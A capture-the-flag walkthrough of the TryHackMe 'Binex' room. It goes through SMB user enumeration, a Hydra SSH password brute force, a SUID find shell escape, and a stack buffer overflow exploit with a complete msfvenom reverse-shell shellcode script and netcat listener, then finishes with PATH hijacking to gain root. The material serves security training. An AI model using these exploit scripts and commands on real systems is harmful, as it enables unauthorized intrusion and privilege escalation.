TryHackMe : Binex

[**Introducing**]

We are here with a room on TryHackMe called **Binex**
Link : https://tryhackme.com/room/binex


TAG : [suid,bufferoverflow,path]

In the Binex challenge on TryHackMe, you will be tasked with enumerating a Linux system, identifying vulnerabilities, and exploiting them to gain higher levels of privilege. One key technique you will need to master is buffer overflow, which will be crucial for achieving your objectives. Join this challenge to sharpen your skills in enumeration, privilege escalation, and buffer overflow attacks on a Linux target.(the room isn't free)

[Task 1] what are the login creds

(Enumerate the machine and get an interactive shell. Exploit an SUID bit file, use GNU debugger to take advantage of a buffer overflow and gain root access by PATH manipulation.)


Let's begin with port scan:



```
[!] Your file limit is ve
Open 10.10.109.60:22
Open 10.10.109.60:139
Open 10.10.109.60:445
```

So the SMB service is running on the target system without extra shares. I ran the enum4linux command to enumerate the SMB service.

- *enum4linux -a $IP | tee enum4*




```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\kel (Local User)
S-1-22-1-1001 Unix User\des (Local User)
S-1-22-1-1002 Unix User\[redacted] (Local User)
S-1-22-1-1003 Unix User\noentry (Local User)
```

We found some users. Now, we can run a brute-force attack on each of them. But, as the hint of this task mentioned, 'The longest username has the insecure password,' we know who has the insecure account

I used Hydra for attacking on SSH using the rockyou.txt wordlist:

- *hydra -l [User] -P ~/rockyou.txt ssh://$IP*




```
[DATA] attacking ssh://10.10.109.60:22/
[STATUS] 146.00 tries/min, 146 tries in 00:01h, 14344258 to do in 1637:
[STATUS] 92.00 tries/min, 276 tries in 00:03h, 14344128 to do in 2598:3
[STATUS] 95.14 tries/min, 666 tries in 00:07h, 14343738 to do in 2512:4
[22][ssh] host: 10.10.109.60   login: [redacted]   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not c
[ERROR] 3 targets did not resolve or could not be connected
```

[Task 2] SUID :: Binary 1

Login with those credentials . Now we have to escalate our privileges to root , but it’s not direct.

Search for files that has SUID perm :

- *find / -type f -perm -u=s 2>/dev/null*



```
/snap/core/7270/usr/bin/passwd
/snap/core/7270/usr/bin/sudo
/snap/core/7270/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/7270/usr/lib/openssh/ssh-keysign
/snap/core/7270/usr/lib/snapd/snap-confine
/snap/core/7270/usr/sbin/pppd
/home/des/bof
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/find
/usr/bin/chsh
/usr/bin/at
/usr/bin/pkexec
/usr/bin/newgrp
```


We have two app which they are vulnerable , but **`/home/dees/bof`** is not for this task bcz we don't have permission to execute it , so `/usr/bin/find` is our target for now. On GTFOBINS you can find the payload:

```
find . -exec /bin/sh -p \; -quit
```

So, run this command and escalate your privilege to user 'des'!

[Task 3] Buffer Overflow :: Binary 2

On the **'des'** user home directory, we have a vulnerable app which belongs to the **'kel'** user and a source code of it:



```
#include <stdio.h>
#include <unistd.h>

int foo(){
        char buffer[600];
        int characters_read;
        printf("Enter some string:\n");
        characters_read = read(0, buffer, 1000);
        printf("You entered: %s", buffer);
        return 0;
}

void main(){
        setresuid(geteuid(), geteuid(), geteuid());
        setresgid(getegid(), getegid(), getegid());

        foo();
}
```

The forth line of foo function , reads **1000** bytes from the stdin (user input) while we have just **600** bytes length for buffer variable , so this problem causes **Buffer over flow** vulnerability

Befor run the app in gdb , first check that is it ASLR on or off (on target system):

- ➔ cat /proc/sys/kernel/randomize_va_space

the result is 0 which means that its off , so we don't need any techniques to bypassing ASLR.

Lets find the offset , I use metasploit tools to generate pattern:


- ➔ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000

Copy the result , run the app in gdb and you can take a look at assembly code of foo by `disassemble foo` .dont forget to execute these commands **<u>`unset env LINES`</u>** and **<u>`unset env COLUMNS`</u>**

Here I set a breakpoint at the last line of foo function:

➔ b *foo+84


start the app by `r` command , then paste the pattern here and then we would reach to breakpoint , now by `return` command we would get an address like bellow:



```
(gdb) return
Make selected stack frame return now? (y or n) y
#0  0x3775413675413575 in ?? ()
(gdb) 
```

Copy the address and again use metasploit tools :

/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x3775413675413575




```
┌──(md7㉿kali)-[~/thm/binex]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x3775413675413575
[*] Exact match at offset 616
```


Lets write our script , I wrote this simple one and we should find address of NOPs:

(I generate shellcode using msfvenom)

msfvenom -p linux/x64/shell_reverse_tcp -b "\x00\x0a\x09\x20" -f python lhost=[IP] lport=4444


```
offset = 616

nop = b'\x90' * 120

buf =  b""
buf += b"\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48\x8d"
buf += b"\x05\xef\xff\xff\xff\x48\xbb\xbb\x6e\xf8\x6b\xfb"
buf += b"\x5e\x98\x76\x48\x31\x58\x27\x48\x2d\xf8\xff\xff"
buf += b"\xff\xe2\xf4\xd1\x47\xa0\xf2\x91\x5c\xc7\x1c\xba"
buf += b"\x30\xf7\x6e\xb3\xc9\xd0\xcf\xb9\x6e\xe9\x37\xf1"
buf += b"\x56\x9f\x2c\xea\x26\x71\x8d\x91\x4e\xc2\x1c\x91"
buf += b"\x36\xf7\x6e\x91\x5d\xc6\x3e\x44\xa0\x92\x4a\xa3"
buf += b"\x51\x9d\x03\x4d\x04\xc3\x33\x62\x16\x23\x59\xd9"
buf += b"\x07\x96\x44\x88\x36\x98\x25\xf3\xe7\x1f\x39\xac"
buf += b"\x16\x11\x90\xb4\x6b\xf8\x6b\xfb\x5e\x98\x76"

padding = b'B' * (offset - len(nop) - len(buf))

retrn = b'AAAAAAAA'

payload = nop + buf + padding + retrn

print(payload)
```

Then execute it by python2 and write the output to a file


```
┌──(md7㉿kali)-[~/thm/binex]
└─$ python2 exploit.py > att
```


Get back to the gdb and start the program and redirect the content of `att` to it

➔ r < att

if you take a look at registers you will see that we overwrite the RIP with A`s or 0x41 , but we should set the correct address to jump and execute our shellcode


to see the stack buffer :

x/620xw $rsp-600



```
Breakpoint 1, 0x000055555555484e in foo ()
(gdb) x/620xw $rsp-600
0x7fffffffe270: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe280: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe290: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe2a0: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe2b0: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe2c0: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe2d0: 0x90909090      0x90909090      0x48c93148      0xfff6e981
0x7fffffffe2e0: 0x8d48ffff      0xffffef05      0xbbbb48ff      0xfb6bf86e
0x7fffffffe2f0: 0x4876985e      0x48275831      0xfffff82d      0xd1f4e2ff
0x7fffffffe300: 0x91f2a047      0xba1cc75c      0xb36ef730      0xb9cfd0c9
0x7fffffffe310: 0xf137e96e      0xea2c9f56      0x918d7126      0x911cc24e
```


Take one of them and replace it in `retrn` variable in our script.



```
#0x7fffffffe290
retrn = b'\x90\xe2\xff\xff\xff\x7f\x00\x00'
```

Run the script again and save the output to `att` file.

Set up your listener **`nc –nlvp 444`**
Out of gdb , if you run the `bof` app with redirected content of att file , you will get a shell !




```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.8.7.90] from (UNKNOWN) [10.10.106.146] 56424
id
uid=1000(kel) gid=1001(des) groups=1001(des)
```

Now we are kel ☺ , the last step is getting root!

[Task 4] PATH Manipulation :: Binary 3


In the kel home directory we have a source code and a vulnerable app again.
Take a look at source code :



```
#include <unistd.h>

void main()
{
        setuid(0);
        setgid(0);
        system("ps");
}
```

It’s a simple code that running **`ps`** command , The system searches the ps command in the directories from the PATH variable , that’s it we can change PATH variable and for example we can copy /bin/bash to /home/kel/ps =>

export PATH=/home/kel:$PATH



```
kel@THM_exploit:~$ cp /bin/bash .
kel@THM_exploit:~$ ls
bash  exe  exe.c  flag.txt
kel@THM_exploit:~$ mv bash ps
kel@THM_exploit:~$ export PATH=/home/kel:$PATH
kel@THM_exploit:~$ ./exe
root@THM_exploit:~# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),108(lxd),1000(kel)
root@THM_exploit:~# 
```

We are root ☺

Written = Md7
GitHub = https://github.com/Mohammaddvd